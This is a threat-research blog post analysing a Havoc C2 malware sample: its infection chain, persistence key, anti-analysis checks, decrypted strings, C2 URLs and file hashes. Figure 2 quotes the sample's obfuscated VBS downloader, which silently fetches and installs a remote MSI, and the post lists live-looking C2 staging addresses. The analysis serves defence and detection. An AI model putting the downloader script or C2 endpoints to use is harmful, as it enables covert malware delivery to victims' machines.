

Tracking Havoc Malware Activity and Evasion Techniques

 sonicwall.com/blog/tracking-havoc-malware-activity-and-evasion-techniques

June 10, 2026



Overview

This week, the SonicWall Capture Labs Threat Research Team reviewed a sample of Havoc malware. This is a C2 framework that has many stealth capabilities, including EDR bypass by using sleep obfuscation, return address stack spoofing, and indirect syscalls. While it can be used for legitimate purposes, Havoc has been and continues to be used for a variety of malicious campaigns.

Technical Overview and Infection Cycle

There are two parts to the infection cycle. First is a VBS script that shows in plaintext with slight obfuscation, though this may change depending on settings used:

```

VBScript.exe (or wscript.exe/cscript.exe)
├─ cmd.exe
│   └─ curl.exe (downloads update.msi)
│       └─ msixexec.exe /quiet /norestart
│           └─ mpextms.exe (Browser Protection Native Messaging Host)
│               └─ [injected processes]
│                   └─ explorer.exe (injected)
│                       └─ svchost.exe (injected)
│                           └─ [browser processes] (injected)

```

Figure 1. Execution chain

```

Set tyiq = GetObject("winmgmts:\\.\root\cimv2")
Set sdmdfvj = tyiq.Get("Win32_ProcessStartup").SpawnInstance_
sdmdfvj.ShowWindow = 0

Dim necg
necg = "cmd /c curl -L --ssl-no-revoke -o \"%TEMP%\update.msi" & " & " & _
      "ht" & "tps:" & "//st" & "orage." & "google" & "apis." & "com/n" & "odesd" & "ownlo" & "ad/up" & "date." & "msi" & " & " & " & _
      "msiexec /i \"%TEMP%\update.msi" /quiet /norestart && del \"%TEMP%\update.msi""

tyiq.Get("Win32_Process").Create necg, Null, sdmdfvj

```

Figure 2. VBS download script

This has a script to download and create a new process using the malicious binary, which is an MSI bundle.




Figure 3: Initial MSI detection

The downloaded file 'update.msi' is unzipped and shown to be two files in the installer: EndpointDLP.dll and MpExtMs.exe. The EndpointDLP and MpExtMs run from their dropped

location at "C:\Users\user\AppData\Local\PlatformServices\". These are meant to appear as legitimate Microsoft files, even though they were downloaded from a Google link. EndpointDLP flags immediately because it has a timestamp from 2070.




Figure 4. EndpointDLP has been timestamped




Figure 5. MpExtMs detection info. Note the older certificate.

Once running, the process looks for the following virtual environments: qemu, vmware, vbox, and hyper-v. The process then creates a runtime key at 'HKEY_CURRENT_USER\Environment UserInitMprLogonScript' for persistence on system restart. A mutex is also created at key '\Sessions\1\BaseNamedObjects\Global\{7f3a9c2e-4b1d-8e5f-a6d0-3c9b2e1f7a4d}'.

Next, location data is gathered using GetLocaleInfoW and GetLocaleInfoEx.

1400adf50	s_Read_Regis...	ds	"Read Registry: NHReadReg...	"Read Registry: NHReadRegistryValueString failed with hr = 0x%x"
1400adf90	s_GetTokensF...	ds	"GetTokensFromTokenStream...	"GetTokensFromTokenStream Failed. hr = 0x%x"
1400adfc0	s_CoCreateGu...	ds	"CoCreateGuid Failed. hr ...	"CoCreateGuid Failed. hr = 0x%x"
1400adfe0	s_UtilStringFr...	ds	"UtilStringFromUuid Faile...	"UtilStringFromUuid Failed. hr = 0x%x"
1400ae008	u_EnableNHT...	unicode	u"EnableNHTestMode"	u"EnableNHTestMode"
1400ae030	u_SOFTWARE\...	unicode	u"SOFTWARE\\Microsof...	u"SOFTWARE\\Microsoft\\Windows Defender\\Miscellaneous Confi.
1400ae0b0	s_RegGetValu...	ds	"RegGetValue failed to ge...	"RegGetValue failed to get EnableNHTestMode config value det..
1400ae100	s_bad_conver...	ds	"bad conversion"	"bad conversion"
1400ae110	s_invalid_strin...	ds	"invalid string_view posi...	"invalid string_view position"
1400ae148	u_CopyToRem...	unicode	u"CopyToRemovableMedia"	u"CopyToRemovableMedia"
1400ae178	u_CopyToNet...	unicode	u"CopyToNetworkShare"	u"CopyToNetworkShare"
1400ae1a0	u_CopyToClip...	unicode	u"CopyToClipboard"	u"CopyToClipboard"
1400ae1c0	u_Print_1400...	unicode	u"Print"	u"Print"
1400ae1d0	u_ScreenClip...	unicode	u"ScreenClip"	u"ScreenClip"
1400ae1e8	u_AccessByU...	unicode	u"AccessByUnallowedApp"	u"AccessByUnallowedApp"
1400ae218	u_CloudEgres...	unicode	u"CloudEgress"	u"CloudEgress"
1400ae230	u_AccessByBl...	unicode	u"AccessByBluetoothApp"	u"AccessByBluetoothApp"
1400ae260	u_AccessByR...	unicode	u"AccessByRDPApp"	u"AccessByRDPApp"
1400ae280	u_CopyWebpa...	unicode	u"CopyWebpageToClipb...	u"CopyWebpageToClipboard"
1400ae2b0	u_PrintWebpa...	unicode	u"PrintWebpage"	u"PrintWebpage"
1400ae2d0	u_CopyWebpa...	unicode	u"CopyWebpageToRemov...	u"CopyWebpageToRemovableMedia"
1400ae308	u_CopyWebpa...	unicode	u"CopyWebpageToNetwo...	u"CopyWebpageToNetworkShare"

Figure 6. Methods to gather information such as 'CopyToNetworkShare', 'ScreenClip', 'CopyWebpageToClipboard'.

The program will perform a check to find any additional drives attached, either through USB or network shares. System information is found using the following WMIC commands:

- SELECT Name FROM Win32_Process
- SELECT Manufacturer FROM Win32_ComputerSystem
- SELECT DeviceName FROM Win32_PnPSignedDriver

A DNS TXT query to '00000000.2b544fb026cdb578e44f63ea60043f23.t.phantom.local' is made, as well as to Cloudflare DNS server 1.0.0.1.

There are additional URLs in memory that were not actively used during runtime:

- <http://194.59.31.192:8443/stage/2b544fb026cdb578e44f63ea60043f23R&>
- <http://194.59.31.192:8443/stage/7c402e4f5f3f6c3b996e7a3b9fc15165>
- <http://194.59.31.192:8443/stage/e60d04ad98fbe681bc475eefefd9c736>
- <https://194.59.31.192:8443/api/v2/telemetry/diag3y>
- <https://194.59.31.192:8443/api/v2/telemetry/diag>

Anti-debugging methods used are: DebugPort, GetProcessHeap, GetProcAddress, and IsDebuggerPresent. These will cause the debugger to fail and/or crash if debug hooks are not hidden during testing. Havoc will gather data on all processes with ToolHelp32Snapshot and monitor multiple registry keys to ensure access and functionality:

- MsPvOrchRunning (Registry value monitored by MpExtMs)
- NHReadRegistryValueString (Native Host configuration)

- EnableNHTestMode (Test mode flag)

Decrypting strings gives the following commands, along with heartbeat and browser integration functions:

```
handle_message:Critical failure: Could not retrieve Browser Protection Config
StopHeartbeat:
handle_message:Critical failure: Could not set Browser Information
7331
\MpClient.dll
\endpointdlp.dll
config
dlp_enabled
source
browser_focus_update,
url_update_tracker,
browser_focus_update,is_url_sensitive_query
disconnect_native_host,
update_tracker,browser_focus_update,is_url_sens
download_tracker
ct_nativ
update_tracker,browser_focus_update,is_url_s
_query,
load_tracker
active_tab_update,
update_tracker,browser_focus_update,i
ve_tab_update,
load_tracke
ensitive_query
disconnect_nativ
browser_|N
date
active_tab_update
download
is_url_sensitive_query
browser_focus_update
disconnect_native_host
not deserializable
browser_focus_update,
url_update_tracker,
browser_focus_update,is_url_sensitive_query
disconnect native host,
```

Figure 7. Decrypted Havoc commands and functions

The files are then self-deleted after runtime.

Sonicwall Protection

SonicWall Capture Labs provides protection against this threat via the following signature:

GAV: Havoc.A_1 (Trojan)

This threat is also detected by SonicWall Capture ATP with RTDMI™ and the Capture Client endpoint solution.

IOCs

d24216d0b82747e9406a696da76960183926145f9621947e34a772137f5e22a6

f2357e70f359803d42298d016c7e1631e9fba6c7e01e5df1eb8fb9ff7eb3df4e

7d4fb94f6b4623690daea67ed52e97705cb102f443988ff605f2a9c4898244dc



An Article By

Security News

The SonicWall Capture Labs Threat Research Team gathers, analyzes and vets cross-vector threat information from the SonicWall Capture Threat network, consisting of global devices and resources, including more than 1 million security sensors in nearly 200 countries and territories. The research team identifies, analyzes, and mitigates critical vulnerabilities and malware daily through in-depth research, which drives protection for all SonicWall customers. In addition to safeguarding networks globally, the research team supports the larger threat intelligence community by releasing weekly deep technical analyses of the most critical threats to small businesses, providing critical knowledge that defenders need to protect their networks.

This site uses cookies to ensure you get the best experience. By using this site you agree to our use of cookies for analytics, and for personalized content and ads.